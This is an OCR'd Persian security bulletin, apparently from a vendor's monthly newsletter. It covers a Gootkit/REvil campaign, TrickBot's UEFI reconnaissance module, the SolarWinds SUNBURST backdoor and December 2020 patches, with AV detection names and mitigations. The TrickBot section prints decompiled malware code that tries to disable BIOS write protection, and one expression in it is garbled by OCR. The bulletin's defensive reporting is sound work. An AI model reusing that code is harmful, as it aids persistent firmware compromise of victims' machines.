
سال گذشته، داده‌های مرتبط با بدافزار Gootkit که در یک بانک داده MongoDB بر روی اینترنت در دسترس قرار گرفته بود افشا شد. پس از آن رسوایی، تا همین یک ماه قبل، خبری از گردانندگان Gootkit نبود.

اکنون مهاجمان در کارزاری جدید اقدام به اجرای Gootkit و در برخی موارد باج‌افزار REvil بر روی دستگاه قربانیان خود می‌کنند.

این مهاجمان با هک تالارهای گفتگوی اینترنتی (Forum) مبتنی بر WordPress و مسمومسازی SEO، مطالبی جعلی حاوی لینک را در این سایت‌ها درج می‌کنند.




با کلیک کاربر بر روی لینک، یک فایل ZIP که در آن یک فایل JS با کدهای مبهم‌سازی‌شده (Obfuscated) قرار دارد دریافت می‌شود.



به گزارش شرکت مهندسی شبکه گستر، فایل JS استفاده شده در جریان این کارزار با برقراری ارتباط با سرور فرماندهی (C۲) یک اسکریپت دیگر را دریافت می‌کند. این اسکریپت دوم، Loader بدافزار Gootkit و در برخی موارد باج‌افزار REvil است.

نکته قابل توجه اینکه کدهای مخرب به‌صورت رشته‌های رمزگذاری‌شده در قالب Base۶۴ یا شانزده‌شانزدهی (Hexadecimal) در یک فایل متنی (Text) یا پس از تکه‌تکه شدن در محضرخانه (Registry) که نمونه‌ای از آن در تصویر زیر قابل مشاهده است ذخیره می‌شوند.



در نهایت اسکریپت موسوم به Loader محتوای فایل متنی یا مقادیر محضرخانه را فراخوانی و رمزگشایی کرده و به‌صورت بدون فایل (Fileless) مستقیما کد را در حافظه اجرا می‌کند.

استفاده از کدهای مبهم‌سازی‌شده، تکه‌تکه کردن آنها و ذخیره شدن در محضرخانه عملا کار شناسایی را برای محصولات امنیتی بسیار دشوار می‌کند.

لازم به ذکر است که باج‌افزار REvil که با نام Sodinokibi نیز شناخته می‌شود در قالب خدمات "باج‌افزار به‌عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) به تبهکاران سایبری اجاره داده می شود. در این خدمات نویسندگان باج‌افزار، نسخه‌ای از کد مخرب خود را به متقاضیان خدمت ارائه می‌دهند. متقاضی وظیفه انتشار باج‌افزار را بر عهده دارد که در صورت پرداخت شدن باج از سوی قربانی بخش عمده مبلغ (معمولا ۷۰ تا ۸۰ درصد) به او می‌رسد. باقی آن نیز (۲۰ تا ۳۰ درصد) سهم نویسندگان باج‌افزار یا در حقیقت ارائه‌دهندگان RaaS خواهد بود.

توضیح اینکه نمونه‌های اشاره شده در این مطلب با نام‌های زیر قابل شناسایی می‌باشند.

Bitdefender:

- Gen:Variant.Ursu.363652
- Gen:Trojan.Heur.ny4@IL4Ruzac
- Gen:Variant.Razy.795394
- Gen:Heur.MSIL.Krypt.6
- DeepScan:Generic.Ransom.Sodinokibi.DFEFA435

McAfee:

- GenericRXMM-IJ!28FC2DDBFD61
- GenericRXAA-FA!F8C308FEAFE4
- GenericRXIN-MB!84CC11BD25F9
- Artemis!E5FABE055AE7
- Artemis!F2E9B4BBB543

Sophos:

- Mal/Generic-R
- Mal/Generic-S
- Troj/MSIL-PZR
- Troj/Spy-BCW

آلوده‌سازی UEFI؛
قابلیت جدید TrickBot

نویسندگان TrickBot قابلیت جدیدی به این بدافزار اضافه کرده‌اند که آن را قادر به تشخیص آسیب‌پذیر بودن ثابت‌افزار Unified Extensible Firmware Interface - به اختصار UEFI - و سوءاستفاده از آن می‌کند.

کدهای مخربی که در ثابت‌افزار (Firmware) ذخیره می‌شوند به بوت‌کیت (Bootkit) معروف هستند. این نوع بدافزارها با دسترسی به ثابت‌افزار UEFI، نه تنها در صورت تغییر سیستم عامل ماندگار می‌مانند که حتی جایگزینی دیسک سخت نیز تأثیری در حضور آنها نخواهد داشت.

از آنجا که بدافزارهای بوت‌کیت قبل از همه چیز از جمله سیستم عامل اجرا می‌شوند عملاً از دید محصولات امنیتی همچون ضدویروس مخفی می‌مانند. همچنین این نوع بدافزارها بر روی پروسه راه‌اندازی سیستم عامل کنترل کامل داشته و می‌توانند سیستم‌های دفاعی را در بالاترین سطح ناکارامد کنند. ضمن آنکه راه‌اندازی بوت‌کیت در اولین مرحله بالا آمدن دستگاه، سازوکار Secure Boot را هم که وابسته به یکپارچگی (Integrity) ثابت‌افزار است بی‌اثر می‌کند.

محققان شرکت‌های Advanced Intelligence و Eclypsium در گزارشی که ۱۳ آذر ماه آن را منتشر کردند جزییات فنی ماژول جدید TrickBot را مورد بررسی قرار داده‌اند.

این ماژول TrickBot در نقش یک ابزار شناسایی (Reconnaissance) عمل کرده و آسیب‌پذیر بودن ثابت‌افزار UEFI ماشین آلوده را بررسی می‌کند.

در حال حاضر تنها بسترهای ساخت شرکت Intel شامل Skylake،و Kaby Lake،و Coffee Lake و Comet Lake در فهرست اهداف آن قرار دارند

به گفته این محققان اگر چه در نمونه‌های بررسی شده توسط آنها، ماژول مذکور تنها به تشخیص آسیب‌پذیر بودن UEFI بسنده می‌کند اما این احتمال نیز از سوی آنها مطرح شده که دامنه فعالیت آن بر روی اهداف باارزش‌تر ممکن است گسترده‌تر و مخرب‌تر باشد. به‌خصوص آنکه ماژول مذکور شامل کدی است که امکان خواندن، نوشتن و پاک کردن ثابت‌افزار را هم فراهم می‌کند.

این ماژول TrickBot با استفاده از فایل RwDrv.sys فعال بودن Write Protection در UEFI/BIOS را بررسی می‌کند. RwDrv. sys راه‌انداز RWEverything - برگرفته از عبارت Read Write Everything - است. RWEverything ابزاری رایگان جهت دسترسی به اجزای سخت‌افزاری نظیر حافظه Serial Peripheral Interface - به اختصار SPI - که بخشی از داده‌های ثابت‌افزار UEFI/BIOS بر روی آن نگهداری می‌شود است.

دو سال قبل شرکت ESET جزییات بوت‌کیت دیگری با نام LoJax را به‌صورت عمومی منتشر کرد که در آن نیز از RWEverything بهره گرفته شده بود.

اگر چه سیستم‌های مدرن امروزی مجهز به Write Protection در ثابت‌افزار UEFI/BIOS خود هستند اما اغلب یا غیرفعالند یا به‌طور نادرست پیکربندی شده‌اند.

این محققان نسخه جدید TrickBot را که مجهز به ماژول UEFI است TrickBoot نامگذاری کرده‌اند.

در این نسخه جدید از توابع و کتابخانه یک ابزار بهره‌جوی شناخته شده با نام fwexpl برای اهداف زیر استفاده شده است:


- خواندن داده‌ها از روی درگاه‌های ورودی/خروجی (IO) سخت‌افزاری
- فراخوانی راه‌انداز sys برای نوشتن داده‌ها بر روی درگاه‌های ورودی/خروجی سخت‌افزاری
- فراخوانی راه‌انداز sys برای خواندن داده‌ها از روی نشانی‌های حافظه فیزیکی
- فراخوانی راه‌انداز sys برای نوشتن داده‌ها بر روی نشانی‌های حافظه فیزیکی

نکته قابل توجه اینکه ماژول جدید TrickBot حاوی باگی است که عملکرد آن را در مواقعی دچار خطا می‌کند.


```
unsigned int try_disable_bios_write_protection()
{
  unsigned int result;
  unsigned long long bc_val;

  // BUG HERE: Trying to read BIOS Control offset
  // from SPIBAR instead of PCI Config Space
  if ( uefi_expl_phys_mem_read_byte(cur_spibar + 0xDC) & 0x20 )
    goto LABEL_10;
  // BUG HERE: Trying to write BIOS Control offset
  // via SPIBAR instead of PCI Config Space
  uefi_expl_phys_mem_write_byte_or_with_old(cur_spibar + 0xDC, 1u);
  bc_val = 0;
  // Read BIOS Control register and check if WPD bit is already set
  if ( pci_read_reg(reg_bc.bus,
                    reg_bc.dev,
                    reg_bc.func,
                    reg_bc.reg,
                    2,
                    &bc_val) && !(bc_val &  ) )
    // Try to set the WPD (Write Protect Disable) bit
    // in BIOS Control register
    pci_write_reg(
      reg_bc.bus,
      reg_bc.dev,
      reg_bc.func,
      reg_bc.reg,
      2,
      bc_val | 1);
  // Check if we were able to set the WPD bit
  pci_read_reg(reg_bc.bus,
               reg_bc.dev,
               reg_bc.func,
               reg_bc.reg,
               2,
               &bc_val);
  if ( !(bc_val & 1) )
LABEL_10:
    result = 15;
  else
    result = 0;
  return result;
}
```

در حال حاضر هزاران دستگاه در تسخیر TrickBot قرار دارند.

اطلاعات موسوم به دوری‌سنجی (Telemetry) شرکت Advanced Intelligence نشان می‌دهد که در فاصله ۱۲ مهر تا ۱ آذر، روزانه حداقل ۲۰۰ تا ۴ هزار دستگاه به TrickBot آلوده می‌شده است که البته در برخی روزها این تعداد به ۴۰ هزار مورد نیز افزایش می‌یافته است.



به گزارش شرکت مهندسی شبکه گستر، انگیزه‌های مالی گردانندگان TrickBot سبب گردیده که در بسیاری مواقع این بدافزار در نقش ناقل بدافزارهای دیگر عمل کند. از جمله این بدافزارها می‌توان به باج‌افزارهای Ryuk و Conti اشاره کرد. در آبان امسال، گردانندگان Ryuk تنها از یک قربانی ۲۲۰۰ بیت‌کوین - معادل بیش از ۱۷۱ میلیارد تومان - اخاذی کردند.



ماندگاری TrickBot در سطح UEFI می‌تواند آن را به ابزاری برای جاسوسی از روی دستگاه اهداف باارزش تبدیل کند. یا با اجرای عملیات مخرب آن را همرده بدافزارهای موسوم به Wiper قرار دهد.

تا پیش از این، بکارگیری این تهدیدات محدود به گروه‌های نفوذگری با منابع نامحدود و حملات هدفمند بود. اما این اقدام نویسندگان TrickBot می‌تواند نشانه‌ای از آغاز فراگیری این روش ماندگاری باشد.

تشخیص آلوده بودن دستگاه به بدافزاری در سطح UEFI کار دشواری است.

یکی از مؤثرترین راهکارها، پیشگیری از آلوده شدن دستگاه به این نوع بدافزارهاست. بدین‌منظور ارتقا به آخرین نسخ ثابت‌افزارها برای ترمیم آسیب‌پذیری‌های آنها و بهره‌گیری از محصولات پیشرفته امنیت نقاط پایانی توصیه می‌شود.

شرکت امنیتی McAfee از نخستین شرکت‌های امنیتی است که مقابله با تهدیدات مبتنی بر UEFI را در دستور کار قرار داد. در سال ۱۳۹۵ سایت افشاگر WikiLeaks اقدام به انتشار اسنادی سری کرد که در آنها ابزارهای مورد استفاده در عملیات‌های سایبری سازمان اطلاعات مرکزی آمریکا تشریح شده بودند. برخی از این اسناد نشان می‌داد که این سازمان با بهره‌جویی از آسیب‌پذیری‌هایی روز صفر، کد مخرب را مستقیماً به ثابت‌افزار دستگاه‌ها از جمله UEFI تزریق می‌کرده است. در پی درز اسناد مذکور در آن سال، شرکت McAfee چهارچوبی کد-باز (Open-source) با عنوان CHIPSEC را برای تشخیص وجود کد مخرب بر روی UEFI دستگاه‌ها منتشر و در دسترس قرار داد. آخرین نسخه CHIPSEC که در تاریخ ۳۰ آبان ماه عرضه شد در اینجا قابل دسترس است.

مقایسه درهم‌ساز (Hash) ثابت‌افزارها نیز می‌تواند در شناسایی UEFI حاوی کد مخرب کارگشا باشد.

مشروح گزارش Advanced Intelligence و Eclypsium از طریق لینک زیر قابل مطالعه است:

https://eclypsium.com/2020/12/03/trickbot-now-offers-trickboot-persist-brick-profit/

همچنین نمونه فایل‌های مخرب مورد اشاره در گزارش مذکور با نام‌های زیر قابل شناسایی است:

- Bitdefender: Gen:Trojan.Heur.jy5@Ibi!Dxoi
- McAfee: Trojan-FTAQ!491115422A6B
- Sophos: Mal/Generic-S

محصولات مک‌آفی
و تهدیدات مرتبط با سولارویندز

۱۸ آذر، شرکت امنیتی فایرآی (FireEye) رسماً اعلام کرد که سیستم‌هایش در جریان حمله‌ای بسیار پیچیده، مورد رخنه قرار گرفته است. به گفته فایرآی، مهاجمان این حمله با بکارگیری تکنیک‌های جدید موفق به سرقت ابزارهایی دیجیتال شده‌اند که این شرکت از آنها با عنوان Red Team یاد می‌کند. فایرآی از ابزارهای Red Team به‌منظور شناسایی آسیب‌پذیری سیستم‌ها در شبکه مشتریان خود استفاده می‌کرده است. گفته می‌شود که از این ابزارها به‌شدت مراقبت می‌شده است.

در آن زمان تصور می‌شد که هدف اصلی مهاجمان، سرقت ابزارهای Red Team بوده است.

اما خیلی زود مشخص شد که اهداف حملات بسیار گسترده‌تر از یک شرکت امنیتی بوده و بسیاری از شرکت‌ها و حتی سازمان‌ها و نهادهای مطرح نه فقط در ایالات متحده که در کشورهای متعدد در تسخیر مهاجمان قرار گرفته بودند.

The New York Times

Scope of Russian Hack Becomes Clear: Multiple U.S. Agencies Were Hit

The Pentagon, intelligence agencies, nuclear labs and Fortune 500 companies use software that was found to have been compromised by Russian hackers. The sweep of stolen data is still being assessed.

154

تمامی شرکت‌ها و سازمان‌های هک شده در یک چیز مشترک هستند و آن استفاده از نرم‌افزار SoalrWinds است.

مهاجمان این حملات با بهره‌گیری از تکنیک موسوم به زنجیره تأمین (Supply Chain) پس از هک شرکت سولاروینذز موفق به آلوده‌سازی یکی از فایل‌های نرم‌افزار Orion با نام SoalrWinds.Orion.Core.BusinessLayer.dll و در عمل تبدیل آن به یک درب‌پشتی (Backdoor) شده بودند.

با این حال با توجه به گسترده بودن دامنه این حملات و پیچیدگی آنها ممکن است که مهاجمان از تکنیک‌های دیگری نیز برای رخنه به اهداف خود بهره برده باشند.

جزییات بیشتر در خصوص این حملات در گزارشی که در ۲۵ آذر، مرکز راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر آن را در لینک زیر منتشر کرد قابل مطالعه است:

https://www.afta.gov.ir/portal/home/?news/235046/237266/242419/

در صورتی که از نرم‌افزار SolarWinds استفاده می‌کنید، اولین اقدام مراجعه به لینک زیر و مطالعه توصیه‌نامه شرکت سازنده است:

https://www.solarwinds.com/securityadvisory

محصولات مختلف شرکت امنیتی مک‌آفی (McAfee) قادر به شناسایی تمامی نمونه‌های مخرب گزارش شده این تهدیدات هستند.

در به‌روزرسانی‌های 4287V3DAT و 9835V2DAT و نسخ بعد از آن، تهدیدات مرتبط با این حملات با نام Trojan-Sunburst شناسایی می‌شوند. (در به‌روزرسانی‌های قبلی این تهدیدات با عنوان HackTool-Leak.c گزارش می‌شدند.)

قابلیت شناسایی نمونه‌های مشابه احتمالی (Generic) نیز در به‌روزرسانی‌های 4288V3DAT و 9836V2DAT و نسخ بعد از آن لحاظ شده است.

همچنین شرکت مک‌آفی دو قاعده موسوم به Expert Rules را برای استفاده در بخش Exploit Prevention نرم افزار McAfee Endpoint Security در لینک زیر در دسترس راهبران قرار داده است:

https://kc.mcafee.com/corporate/index?page=content&id=KB93861

به راهبران محصول McAfee Application and Change Control نیز توصیه شده که در صورت به اصطلاح Solidify شدن نسخ آلوده SolarWinds Orion Platform آنها را Unsolidify کرده و چنانچه پیش‌تر در قواعد McAfee Application and Change Control آنها را به عنوان Updater تعریف کرده بودند نسبت به حذف آن قواعد اقدام کنند.

جزییات بیشتر در خصوص تهدیدات روز از جمله Trojan-Sunburst و نشانه‌های آلودگی (IoC) آنها در لینک زیر قابل دریافت و مطالعه است:

https://www.mcafee.com/enterprise/en-us/lp/insights-preview.html


McAfee
Your Goals
Products
Resources
Threats
Support
Latest Threats
SolarWinds Supply Chain Attack Affecting Multiple Global Victims With SUNBURST Backdoor
Overview
IOCs & MITRE Details
Mitigation Guidance
Properties
Threat Severity
High
Description
published a report describing its process. The attackers backdoored Orion software and used the SolarWinds update rollout system to deploy the SUNBURST trojan (dubbed by FireEye), effectively turning this into a supply chain attack. McAfee's Advanced Threat Research team will continue to monitor and update the SolarWinds event and disseminate information
Global Prevalence
Compare Detections
Detection rate is the number of artifact detections reported by McAfee global sensors for this threat over 1 days.
Choose Sector
Choose Country
Threat Prevalence - Past 1 days
Sector
Country
Dec 14

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

اصلاحیه‌های عرضه شده

در آذر ۱۳۹۹

در آذر ۱۳۹۹، شرکت‌های مایکروسافت، سولاروِیندز، سیسکو، مک آفی، بیت‌دیفندر، ادوبی، وی‌اِم‌وِر، گوگل، موزیلا، اپل و اس‌آپ و بنیادهای دروپل، آپاچی و اوپن‌اس‌اس‌ال اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت

۱۸ آذر، شرکت مایکروسافت (Microsoft Corp) مجموعه‌اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی دسامبر منتشر کرد. اصلاحیه‌های مذکور ۵۸ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. شدت اهمیت ۹ مورد از این آسیب‌پذیری‌های ترمیم شده "حیاتی"، ۴۸ مورد از آنها "مهم" (Important) و دو مورد دیگر "متوسط" (Moderate) گزارش شده است.

مایکروسافت در توصیه‌نامه‌ای به یک آسیب‌پذیری موسوم به "مسمومسازی حافظه نهان DNS" یا DNS Cache Poisoning پرداخته که توسط محققان دانشگاه‌های چینهوا و کالیفرنیا کشف شده بود. در توصیه‌نامه ضمن تایید وجود این آسیب‌پذیری، مایکروسافت آن را نتیجه وجود باگی در IP Fragmentation در Windows DNS Resolver دانسته است. بهره‌جویی موفق از این آسیب‌پذیری می‌تواند مهاجم را قادر به جعل بسته‌های DNS و ذخیره شدن اطلاعات نادرست در حافظه نهان توسط DNS Forwarder یا DNS Resolver شود.

برای ترمیم این آسیب‌پذیری، راهبران می‌توانند از طریق Registry مقدار حداکثری UDP را به ۱,۲۲۱ تغییر دهند. در این صورت برای درخواست‌های DNS بزرگ‌تر از مقدار مذکور، DNS Resolver اقدام به تغییر پودمان از UDP به TCP می‌کند. توصیه‌نامه مایکروسافت در این خصوص در لینک زیر قابل دریافت است:

- https://msrc.microsoft.com/update-guide/en-US/vulnerability/ADV200013

از جمله آسیب‌پذیری‌های شاخص که توسط اصلاحیه‌های دسامبر ترمیم شدند می‌توان به موارد زیر اشاره کرد:

- CVE-2020-17095 که ضعفی از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution) است که بستر مجازی‌سازی Hyper-V از آن تأثیر می‌پذیرد. بهره‌جویی موفق از این آسیب‌پذیری مهاجم را قادر می‌کند تا از روی ماشین مجازی اقدام به اجرای کد مورد نظر خود بر روی دستگاه میزبان کند.

- CVE-2020-17096 ضعفی از نوع "اجرای کد به‌صورت از راه دور" در Windows NTFS است. سوءاستفاده از آن به‌صورت محلی (Locally) منجر به ترفیع سطح دسترسی و بهره‌جویی از آن به‌صورت از راه دور در بستر SMBv2 سبب اجرای فرامین مورد نظر مهاجم خواهد شد.
- CVE-2020-17099 ضعفی است که سوءاستفاده از آن موجب بی‌اثر شدن بخش قابلیت امنیتی Lock Screen در Windows شده و مهاجم با دسترسی محلی را قادر به اجرای کد بر روی دستگاه قفل شده می‌کند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه اصلاحیه‌های ماه دسامبر مایکروسافت در لینک زیر قابل مطالعه است:

- https://newsroom.shabakeh.net/21908

سولارویندز

۱۸ آذر، شرکت امنیتی فایرآی (FireEye Inc) رسماً اعلام کرد که سیستم‌هایش در جریان حمله‌ای بسیار پیچیده، مورد رخنه قرار گرفته است. به گفته فایرآی، مهاجمان این حمله با بکارگیری تکنیک‌های جدید موفق به سرقت ابزارهایی دیجیتال شده‌اند که این شرکت از آنها با عنوان Red Team یاد می‌کند. فایرآی از ابزارهای Red Team به‌منظور شناسایی آسیب‌پذیری سیستم‌ها در شبکه مشتریان خود استفاده می‌کرده است. گفته می‌شود که از این ابزارها به‌شدت مراقبت می‌شده است. در آن زمان تصور می‌شد که هدف اصلی مهاجمان، سرقت ابزارهای Red Team بوده است. اما خیلی زود مشخص شد که اهداف حملات بسیار گسترده‌تر از یک شرکت امنیتی بوده و بسیاری از شرکت‌ها و حتی سازمان‌ها و نهادهای مطرح نه فقط در ایالات متحده که در کشورهای متعدد در تسخیر مهاجمان قرار گرفته بودند.

مهاجمان این حملات با بهره‌گیری از تکنیک موسوم به زنجیره تأمین (Supply Chain) پس از هک شرکت سولارویندز (SolarWinds Inc) موفق به آلوده‌سازی یکی از فایل‌های نرم‌افزار Orion با نام SolarWinds.Orion.Core. BusinessLayer.dll و در عمل تبدیل آن به یک درب‌پشتی (Backdoor) شده بودند.

با این حال با توجه به گسترده بودن دامنه این حملات و پیچیدگی آنها ممکن است که مهاجمان از تکنیک‌های دیگری نیز برای رخنه به اهداف خود بهره برده باشند.

جزییات بیشتر در خصوص این حملات در گزارشی که در ۲۵ آذر، مرکز راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر آن را در لینک زیر منتشر کرد قابل مطالعه است:

- https://www.afta.gov.ir/portal/home/?news/235046/237266/242419/

در صورتی که از نرم‌افزار SolarWinds استفاده می‌کنید، اولین اقدام مراجعه به لینک زیر و مطالعه توصیه‌نامه شرکت سازنده است:

- https://www.solarwinds.com/securityadvisory

محصولات مختلف شرکت امنیتی مک‌آفی قادر به شناسایی تمامی نمونه‌های مخرب گزارش شده این تهدیدات هستند.

سیسکو

شـــرکت سیســـکو (Cisco Systems Inc) در چندیـــن نوبت اقدام به عرضـــه اصلاحیه‌های امنیتی بـــرای برخی از محصولات خود کـــرد. این به‌روزرســـانی‌ها در مجمـــوع، ۱۶ آســـیب‌پذیری را در محصولات مختلف این شـــرکت ترمیـــم می‌کنند. درجه اهمیـــت ۲ مـــورد از آنها "حیاتـــی" و ۶ مورد از آنها "بالا" (High) گزارش شـــده اســـت. آســـیب‌پذیری بـــه حملاتی همچون "اجـــرای کد به‌صـــورت از راه دور" و "از کارانداری ســـرویس" (Denial of Service) از جمله اشـــکالات مرتفع شـــده توســـط به‌روزرســـانی‌های جدید هســـتند. توضیحـــات کامل در مـــورد به‌روزرســـانی‌های عرضه شـــده در لینک زیر قابل دســـترس ا ست :

https://tools.cisco.com/security/center/publicationListing.x

مک‌آفی

در آذر ۱۳۹۹ شـــرکت امنیتـــی مک‌آفـــی (McAfee Corp) اقدام به عرضه نســـخ جدید برای برخی از محصـــولات امنیت نقاط پایانـــی و امنیـــت اطلاعات خـــود کرد. از جملـــه موارد لحاظ شـــده در به‌روزرســـانی‌های جدیـــد می‌توان به پشـــتیبانی از سیســـتم‌های عامل و محصـــولات جدید، افزایـــش قابلیت‌هـــا و ترمیم آســـیب‌پذیری‌های امنیتی و برطرف شـــدن باگ‌های عملکردی اشـــاره کرد. جزییات بیشـــتر در خصوص به‌روزرســـانی‌های مذکـــور در زیر قابل دریافت اســـت:

- McAfee Agent 5.7.0 (https://docs.mcafee.com/bundle/agent-5.7.0-release-notes-epolicy-orchestrator)
- VirusScan Enterprise 8.8 Patch 16 (https://docs.mcafee.com/bundle/virusscan-enterprise-v8-8-0-Patch16-release-notes)
